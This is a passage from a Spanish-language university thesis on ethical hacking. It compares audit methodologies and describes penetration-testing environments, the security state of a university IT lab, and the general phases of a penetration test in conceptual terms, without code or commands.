
- Auditoria 8: Fallos de restricción de acceso a URLs - Las aplicaciones Web con privilegios de accesos a URLs necesitan realizar controles cada vez que se accede a estas páginas.
- Auditoria 9: Insuficiente protección de la capa de transporte - Cuando las aplicaciones fallan en procesos como la autentificación de cifras, suele deberse al uso de algoritmos débiles, que se encuentran expirados o que sencillamente no se los utiliza de la manera adecuada.
- Auditoria 10: Redirecciones y reenvíos no validados - Las aplicaciones Web usualmente re dirigen a sus usuarios a otros destinos o páginas utilizando datos no confiables, pues sin validación apropiada, los atacantes pueden redirigir a las víctimas hacia sitios de "phishing" para poder ingresar a páginas no autorizadas.

2. **Auditoria OWASP completa:** El objetivo para este tipo de auditoría, es realizar una validación de controles definidos por la misma metodología, utilizando un enfoque ideal cuando la criticidad de una plataforma es elevada y así permite blindar un sistema frente a ataques informáticos los cuales pueden servir de gran utilidad para ayudar a diferentes organizaciones a generar aplicaciones web más seguras.

En este sentido, a través de la ilustración Nº. 7 se expone y se hará mención de los siguientes recursos de la metodología OWASP siguiendo su propio proceso, con la

finalidad de verificar la seguridad de las aplicaciones como se lo había mencionado antes.

Ilustración Nº 7: Auditoria OSWAP completa



Elaborado por: Jeniffer Rizzo R

En el marco y alcance de la presente disertación, una vez que se ha procedido con la explicación sobre las diferentes metodologías de auditoría fundamentadas en el "hacking ético" haciendo prevalecer la seguridad sobre de sistemas y aplicaciones empleadas para el mejor funcionamiento operativo e informático de las diferentes organizaciones tanto a nivel local como externo, es procedente realizar una explicación mediante el cuadro

comparativo Nº 1 sobre las metodologías antes descritas, que facilitará la comprensión de los mismos.

Cuadro Nº 1: Comparativo - Metodologías de auditoria


METODOLOGIAS DE AUDITORIA								
CARACTERISTICAS DE AUDITORIA	ISECOM	OSSTMM		ISAF		OWASP
	1. Identificación de vulnerabilidades	1. Entrada: Búsqueda de vulnerabilidades		1. Planificación y preparación para inicio de la uditoria		1. Identificación de fallas del sistema
	2. Escaneo sobre la seguridad del sistema	2. Recopilación de datos sobre el sistema		2. Evaluación:	2.1. Mapeo sobre la Red	2. Autentificación y gestión del sistema
	3. Evaluación de riesgos sobre el sistema	3. Test de verificación:	3.1. Acesso al sistema		2.2. Identificación de vulnerabilidades	3. Identificación de códigos de eficiencia del sistema
	4. Test de intrusión		3.2. Alcance sobre la privacidad del sistema		2.3. Test de intrusión	4. Vulnerabilidad sobre ataques al sistema
	5. Auditoria de seguridad		3.3. Autorizaciones del sistema		2.4. Escaneo sobre los privilegios del sistema	5. Identificación de configuración errónea en el sistema
	6. Evaluación de seguridad		3.4. Seguridad y emisión de alarmas sobre en caso de ataques		2.5. Acesso a la red y al sistema	6. Almacenamiento de la información
	7. Verificación sobre el funcionamiento del sistema	4. Salida: Verificación sobre el funcionamiento óptimo del sistema		3. Presentación e informe sobre la auditoria realizada y el funcionamiento del sistema		7. Emisión de informe de auditoria y propuesta para el redireccionamiento de la funcionalidad del sisteam

Elaborado por: Jeniffer Rizzo R.

Pese a que cada una de las metodologías tiene su manera particular y propia de poner en funcionamiento su operatividad, estas técnicas convergen a un mismo fin que es en esencia la validación, verificación y sobre todo la seguridad del funcionamiento del

sistema auditado, alineándose a establecer planes de contingencia sobre posibles procesos de ataque como el indicado en la ilustración Nº. 8

Ilustración Nº 8: Auditoria ante procesos de ataque en los sistemas



Elaborado por: Jeniffer Rizzo R.

2.2.2 Ambientes de pruebas de penetración

Existen varios ambientes de pruebas de penetración, que se definen según el conocimiento y herramientas que tiene el atacante acerca de su víctima. A continuación

se presentan las ventajas y desventajas de cada modalidad u ambiente de pruebas de penetración:

a) **White box:** En este tipo de pruebas, el hacker tiene las ventajas de conocer ampliamente acerca de los sistemas, aplicaciones y demás recursos de su víctima. Esto ayuda al hacker ético a realizar las debidas pruebas de penetración tomando en cuenta que se tiene acceso total al diseño, documentación implementada, manuales y diagramas del cliente. Es el tipo de hacker dedicado a la corrección de las vulnerabilidades ya que es la persona que garantiza la seguridad y protección de los datos sensibles de la empresa.

Ventajas:

- Mayor probabilidad de detectar vulnerabilidades.
- Simula el "peor caso" lo que ofrece un importante nivel de confianza.
- Se tiene conocimiento sobre el objetivo.
- Incluye un enfoque importante en los aplicativos

Desventajas:

- Mayor duración y costo

b) **Black box:** Black Box Testing hace referencia a cuando el hacker ético no tiene ningún tipo de conocimiento acerca del sistema, aplicaciones y demás recursos de la víctima. Es el ambiente más parecido a un verdadero ataque de un hacker ya que en este

caso los dos tendrán que realizar un reconocimiento previo de la situación. Son conocidos por su conocimiento para vulnerar las seguridades con diferentes fines, pero casi siempre apuntan a beneficios propios.

Ventajas:

- No se recibe información ni accesos autorizados a los sistemas.
- El más rápido y barato

Desventajas:

- Menor probabilidad de detectar vulnerabilidades.
- Simula solamente el "mejor caso" puede generar un falso nivel de confianza.
- Se enfoca exclusivamente en la infraestructura

d) **Gray box:** Las pruebas de gray box hace referencia a una combinación de los ambientes descritos anteriormente, es decir, el hacker se dedica a identificar las vulnerabilidades y a corregir y proteger los sistemas. El objetivo de esta prueba es detectar defectos y vulnerabilidades de acuerdo al uso inadecuado de aplicaciones, políticas y estructuras.

Ventajas y desventajas:

- Se combinan ventajas y desventajas de los casos anteriores.

- Ofrece la mejor relación costo-beneficio, dado que para cada vulnerabilidad detectada se puede estimar qué atacantes tendrían mayor probabilidad de explotarla y de este modo definir un plan preventivo.

3. Capítulo III: Situación actual del LTIC de la Facultad de Ingeniería

El Laboratorio de Tecnologías de Información y Comunicaciones - LTIC está ubicado en la Facultad de Ingeniería de la Pontificia Universidad Católica del Ecuador, es una área que dispone de infraestructura tecnológica para satisfacer la demanda de requerimientos de software y de hardware de todas las materias de ingeniería de sistemas y parte de las materias de ingeniería civil, cuenta con software licenciado y libre a nivel multiplataforma. Las instalaciones del LTIC son independientes de la Dirección de Informática de la PUCE, con la finalidad de realizar todas las prácticas de laboratorios sin afectar a los equipos y servidores que están en ambiente de producción.

El martes primero de octubre del presente año, se procedió a realizar una solicitud al Ing. Alberto Pazmiño, Director General LTIC de la PUCE, donde se pidió se sirva designar a quien corresponda brindar el soporte y apoyo necesario para el desarrollo práctico de la presente disertación.

Posteriormente, con la ayuda del delegado Ing. Juan Diego Calle y el Ing. Luis Aguas, se pudo obtener la información y el conocimiento previo, acerca de la infraestructura y conectividad del laboratorio, de esta manera su pudo realizar las pruebas y uso de herramientas de vulnerabilidades.

Es importante mencionar, que el análisis y ejecución de la práctica tomó un tiempo aproximado de 30 días laborables, con periodos de dos a tres horas diarias.

3.1 Situación Actual

La actual administración vigente desde el presente semestre, se encuentra mitigando problemas existentes con seguridad e infraestructura tecnológica del área. Es importante denotar deterioro en los equipos por falta de mantenimiento, adicionalmente la obsolescencia del software.

Por lo que se plantea trabajar en mejoras de los servicios e infraestructura que brinda el laboratorio durante el presente y el siguiente año con el fin de poseer tecnología de punta y que cumpla con las expectativas de los usuarios.

Existe una normativa interna del 2008 en la que se detallan los usos correctos de los servicios e infraestructura con la que cuenta el LTIC. Sin embargo muchas de estas no cumplen la situación actual. (Véase anexo No 1).

Existe un instructivo interno de seguridad en el cual se indica el acceso físico al Laboratorio, más no las seguridades que deberían implementarse en los servidores. Deberían establecerse normas generales con la implementación de las mejores prácticas de seguridad sobre los servidores con los que cuenta LTIC. (Véase Anexo No 2)

No se tiene un inventario actualizado sobre el hardware y software del LTIC. De igual manera, no existe un diagrama de conectividad, lo que dificulta tener un control sobre la disponibilidad y mantenimiento de la infraestructura y conectividad entre servidores (Véase Anexo No 3)

Se recomienda realizar el plan estratégico del LTIC, analizando el FODA y definiendo objetivos estratégicos para mejorar sus servicios, además de difundir a todos los usuarios.

3.2 Riesgos y vulnerabilidad del LTIC

De los riesgos identificados en la prestación de servicios del LTIC están dados por:

- Redes Alámbricas:

Puntos de red descuidados, lo que representa disminución considerable en la velocidad del Internet.

- Redes Inalámbricas

La falta de mantenimiento a la red interna del laboratorio ha generado interferencia con ciertas redes de la Escuela Politécnica Nacional, evitando conexiones apropiadas.

- Equipos

La falta de mantenimiento recae en el mal funcionamiento de los equipos y adicionalmente que medios de almacenamiento cesen su funcionamiento.

- Licencias

Software obsoleto para la infraestructura.

Los puntos descritos anteriormente, ocasionan que existan vulnerabilidades que pueden ser atacadas externamente o internamente ya que no existe seguridad sobre hardware o software utilizado dentro del laboratorio. Es importante que exista un mantenimiento adecuado de la infraestructura y adicionalmente que siempre se tome en cuenta la instalación de antivirus y parches de seguridad sugeridos por los fabricantes de las plataformas.

3.3 Infraestructura física y tecnológica

La infraestructura del LTIC no cuenta con todas las seguridades necesarias ya que tiene paredes de vidrio que fácilmente pueden ser vulneradas ya que no son vidrios de seguridad específicos para un data center. Está equipado con un sistema de aire

acondicionado que no es de precisión lo que no permite mantener un ambiente totalmente fresco entre los servidores.

3.4 Servicios

El LTIC ofrece a profesores y estudiantes infraestructura tecnológica para cumplir con el proceso de enseñanza - aprendizaje. Cuenta con aulas equipadas con hardware y software necesario para el desarrollo y formación de estudiantes de ingeniería en sistemas e ingeniería civil. Adicionalmente, brinda servicios de internet.

4. Capítulo IV: Propuesta de modelo estándar de Seguridad

La siguiente propuesta de un modelo estándar de seguridad aplicando métodos de Testing & Ethical Hacking se basa en una selección de las mejores prácticas y metodologías detalladas en el capitulo dos.

La misión de un hacker ético es explorar las posibles vulnerabilidades que se presentan y poder reportar las mismas a tiempo con el fin de hacer recomendaciones y la implementación de controles de seguridad para contrarrestar la vulnerabilidad encontrada.

4.1 Gestión de Compromisos

Las etapas a determinar en la gestión de compromisos son:

a) **Conocimiento del Medio:** En necesario evaluar el entorno operativo y los riesgos específicos del negocio, que permitirá concentrar las actividades hacia las áreas que representan riesgo más importante para la organización. El entendimiento del medio se lo hace por la información proporcionada por el cliente y adicionalmente del análisis de riesgo tomando en cuenta: entrevistas y talleres con los propietarios o del riesgo y la revisión de la documentación.

En esta etapa se llega a un acuerdo con el cliente después de identificado el riesgo y los dominios.

b) **Testing & análisis inicial:** Se lleva a cabo pruebas para identificar los riesgos y problemas. El trabajo se basa principalmente en las áreas de riesgo identificadas en la etapa anterior con el uso de herramientas y técnicas apropiadas. También se informa sobre temas identificados junto con la evaluación inicial de riesgos técnicos en cuestiones que deban ser atendidas con brevedad.

Un análisis de la causa raíz es importante con el fin de determinar si es solo un fallo de procesos y procedimientos de la organización o si se trata de un problema que requiere mejoras en los procesos.

Para la entrega del análisis de seguridad realizado se debe detallar el trabajo realizado, con los resultados y recomendaciones del caso.

c) **Calidad y gestión de riesgo:** Para prestar el servicio, este debe estar a la par con estándares de calidad y gestión de riesgos que garanticen el trabajo realizado. Tomando en cuenta:


- Ética e independencia- reglas de independencia que aseguren que no tenemos ningún tipo de conflicto antes y durante el trabajo.
- Calidad – procesos y procedimientos que garanticen el trabajo realizado.

- Protección de datos- como pieza clave la confidencialidad sobre la información del cliente.

4.2 Información y Comunicación

El objetivo del ciclo de información y comunicación tiene como objetivo el minimizar el tiempo de mitigar una vulnerabilidad desde que se la identifica. El hacker ético identifica la vulnerabilidad y el cliente tiene la oportunidad de mitigarlo a tiempo o al finalizar el trabajo.

Ilustración Nº 9: Proceso de información y comunicación



Elaborado por: Jeniffer Rizzo R.

- **Encontrar y registrar la vulnerabilidad:** Se descubre y se registra la vulnerabilidad mediante el uso de herramientas y tomando como base inicial la

evaluación de los riesgos. En el caso de que existan resultados de alto riesgo, se deben notificar con rapidez a los responsables del negocio.

- **Mitigar:** El cliente tiene la oportunidad encontrar una solución a la vulnerabilidad encontrada y empezar el proceso de reparación o mitigación del mismo.

- **Verificar:** Una vez que el cliente haya mitigado la vulnerabilidad se deberá volver analizar para saber si esta vulnerabilidad ha sido cubierta en su totalidad y se ha mitigado el riesgo.

- **Análisis de la causa raíz:** Se lleva a cabo el análisis de causa raíz de los problemas identificados.


- **Reportar:** El informe final se emite con los problemas identificados y las causas profundas.

Se debe utilizar todos los recursos necesarios para que tanto la persona que está realizando las pruebas respectivas y el cliente se encuentren siempre al tanto del trabajo que se está realizando.

4.3 Pruebas de penetración

A continuación se ilustra las capas que deberían ser tomadas con más a tención con el fin de identificar los riesgos más relevantes y defectos de seguridad y posteriormente centrarse en áreas menos obvias de ser vulneradas.

Ilustración Nº 10: Proceso de información y comunicación



Elaborado por: Jeniffer Rizzo R.

El modelo ilustra que la primera prueba a realizar está relacionada con las pruebas a la red del cliente buscando vulnerabilidades desde el exterior simulando el punto de vista de un atacante desinformado. A continuación, avanzar poco a poco hasta asumir el papel de usuario de confianza de la red, es decir, tratando de acceder a un recurso o servicio no

autorizado. La siguiente lista nos da un poco más a detalle en cuanto a los aspectos específicos de cada nivel. A continuación se realizará la descripción de cada capa:

a) **Capa 1:** Establecer si un acceso no autorizado puede ser adquirido a través de las interfaces de red externas por un hacker con o sin conocimiento previo.

b) **Capa 2:** Establecer si un acceso no autorizado puede ser obtenido a través de los componentes de red externos, por un hacker que tiene el mismo nivel de acceso que sus proveedores o clientes.

c) **Capa 3:** Determinar si el acceso no autorizado puede ser adquirido a través de una penetración interna o pruebas de auditoría tomando en cuenta ataques a recursos de red o servicios.

- Determinar si es posible manipular los controles que han sido implementados con el fin de proteger el sistema.
- Evaluar si los procedimientos existentes son los adecuados y eficaces ante cualquier ataque.
- Evaluar la seguridad de ciertos servidores y estaciones de trabajo sensibles

d) **Capa 4:** Analizar la eficacia de las políticas de seguridad empleados en los servidores e infraestructura.

- Revisar la configuración del sistema operativo.
- Revisar procedimientos, procesos de seguimiento y notificación de incidentes en el firewall
- Revisar los componentes de seguridad de red.

4.3.1 Pruebas adicionales

Probar todas las gamas posibles de herramientas para obtener información por medio de puntos no autorizados en una organización. A continuación se describe algunas de las pruebas que se pueden llevar a cabo para obtener información:

a) **Abrir fuentes de datos de reconocimiento:** Es utilizado muy a menudo, se basa en una amplia investigación sobre los antecedentes de los sistemas de destino o unidades organizativas, usuarios del sistema.

b) **Ingeniería social:** Es básicamente la manipulación a la que se les somete a los usuarios por medio de los atacantes. Por ejemplo: El abrir un documento malintencionado a través de correos electrónicos que según su intención este rebelará información confidencial. Adicionalmente, existen herramientas con las cuales se puede extraer información confidencial del usuario que manipulará al usuario a pensar que es una fuente segura y entregará más información al atacante.

4.4 Proceso de pruebas de vulnerabilidad

A continuación se presenta un enfoque estructurado para el ataque de una red:

4.4.1 Reconocimiento

Es la fase de preparación en donde se trata de extraer la mayor cantidad de información acerca del objetivo. Se define como el análisis de seguridad de una empresa u

organización, es la primera fase del proceso de intrusión ya que es aquí donde se realiza la recopilación de información sobre el objetivo. La fase de reconocimiento se lo considera como una metodología ya que busca información basada en un descubrimiento anterior.

El atacante puede escoger varios caminos con el fin de llegar al mismo objetivo, la información. Esta actividad es esencial para la victima ya que debe recopilar toda la información de carácter crítico antes de que esta pueda ser aprovechada por el atacante para establecer la mejor acción a realizar.

Actualmente, la mayoría de la información puede ser adquirida por medio del internet dentro de diversas fuentes y formas. Las herramientas utilizadas para el reconocimiento manejan google u otros navegadores. La información que se obtenga de esta fase dependerá únicamente de los aspectos de seguridad que contemple la víctima.

El reconocimiento se puede dar de dos maneras:

1. **Reconocimiento pasivo.-** es la obtención de información sin interactuar con el objetivo. Se puede obtener información por medio de búsquedas en lugares públicos.
2. **Reconocimiento activo.-** es la obtención de información interactuando con el objetivo directamente por cualquier medio. Por ejemplo, llamadas telefónicas.

Esta fase debe ser desarrollada de manera ordenada, la información que se obtiene del objetivo puede corresponder a varias capas por lo que deben ser identificadas para posteriores extracciones de información. Por lo tanto se puede obtener: nombre de dominio, direcciones de red, servicios de red, arquitectura del sistema, direcciones IP, sistema de detección de intrusos, números telefónicos, direcciones de contacto, mecanismos de autenticación, entre otros.

En esta fase, el atacante puede determinar la metodología de ataque según la información obtenida para que el ataque resulte más eficaz y puedan cumplir con el objetivo planteado.

4.4.2 Escaneo

El atacante pretende obtener información específica tomando en cuenta la información que fue recopilada durante la etapa del reconocimiento, el siguiente paso es descubrir los equipos que forman parte de nuestro objetivo.

El escaneo de puertos es una de las técnicas más importantes de reconocimiento. Para la penetración a un sistema es importante obtener información sobre los puertos abiertos usando técnicas de escaneo con el fin de identificar algunos de los servicios que se ejecutan en el sistema operativo permitiendo al atacante la elaboración de una estrategia

que pueda comprometer al sistema ya que se identificaron las potenciales vulnerabilidades a ser atacadas.

Adicionalmente, se escanea con el fin de conocer el sistema operativo que está utilizando la máquina de nuestro objetivo y conocer que maquina de la red se encuentra disponible para realizar algún tipo de ataque.

Esta fase corresponde a la identificación de los sistemas que están funcionando y respondiendo a la red objetivo. Las herramientas que se utilizan proporcionan información sobre un sistema determinando: direcciones IP, sistemas operativos, servicios, entre otros.

4.4.3 Análisis de vulnerabilidades

Al tratarse de una vulnerabilidad, se hace referencia a cualquier falla relacionada al diseño, configuración o implementación de un sistema o una red que puede converger en eventos que debiliten la seguridad.

Al realizar un análisis de vulnerabilidades, este proporciona las debilidades, fallas críticas de seguridad en el entorno y los métodos más comunes que podrían ser utilizados para incurrir en ataques a la seguridad de un sistema. Es por eso que la victima

debe establecer prioridades sobre los elementos a proteger, tomando en cuenta la importancia y continuidad con el negocio con el fin de prevenir ataques.

Existen vulnerabilidades pueden ser de tipo de fallas locales y remotas. Estos tipos de vulnerabilidades se definen en tres categorías: diseño, implementación y funcionamiento. Las vulnerabilidades relacionadas a diseño, se presentan en las debilidades encontradas en las especificaciones de software. Las vulnerabilidades de implementación hacen referencia a los fallos de seguridad técnica existente en el código fuente de un sistema. Las vulnerabilidades de funcionamiento surgen debido a una configuración inadecuada.

a) **Vulnerabilidad local:** El atacante requiere acceso local con el fin de activar la vulnerabilidad por medio de la ejecución de un código. La ventaja de este tipo de vulnerabilidad es que el atacante puede aumentar los privilegios de acceso para eliminar todo tipo de restricciones implementadas en el sistema informático.

b) **Vulnerabilidad remota:** El atacante no tiene acceso previo, la activación de la vulnerabilidad es en la red, permitiendo al atacante el acceso remoto al ordenador.

4.4.4 Penetración al sistema

En esta fase, el atacante explota las vulnerabilidades encontradas. La explotación puede presentarse de tres maneras: localmente, sin conexión (offline), en la red de área local (Local Area Network), internet.

En esta fase el objetivo es la adquisición de objetivos mediante la información recopilada en fases anteriores. Por lo que es importante el estudio de técnicas que permitan la penetración al sistema o explotación de vulnerabilidades entre estas se puede incluir técnicas como: buffer overflows (desbordamiento de buffer), Denial-of-Service (denegación de servicio), password cracking (romper o adivinar contraseñas utilizando métodos como: diccionary attack y ataque por fuerza bruta).

Los factores que dependerán en el éxito de la penetración al sistema son:

- Configuración y arquitectura del sistema informático de la víctima.- Una instalación y configuración de seguridad simple facilita la penetración al sistema
- Niveles de destreza, conjunto de habilidades y conocimiento sobre la seguridad informática.

4.4.5 Manteniendo el acceso

Una vez que el atacante haya ganado el acceso sobre el sistema operativo, el objetivo es mantener el acceso para posteriores ataques u obtención de información para esto el atacante utiliza recursos propios y recursos del sistema informático objetivo.

Una vez que se mantiene el acceso, el atacante utiliza el sistema informático como plataforma para el lanzamiento de nuevos ataques, escaneo y explotación de nuevos elementos de la red. También utiliza herramientas denominadas sniffers con el fin de capturar el tráfico de la red, incluyendo sesiones de Telnet y FTP (File Transfer Protocol).

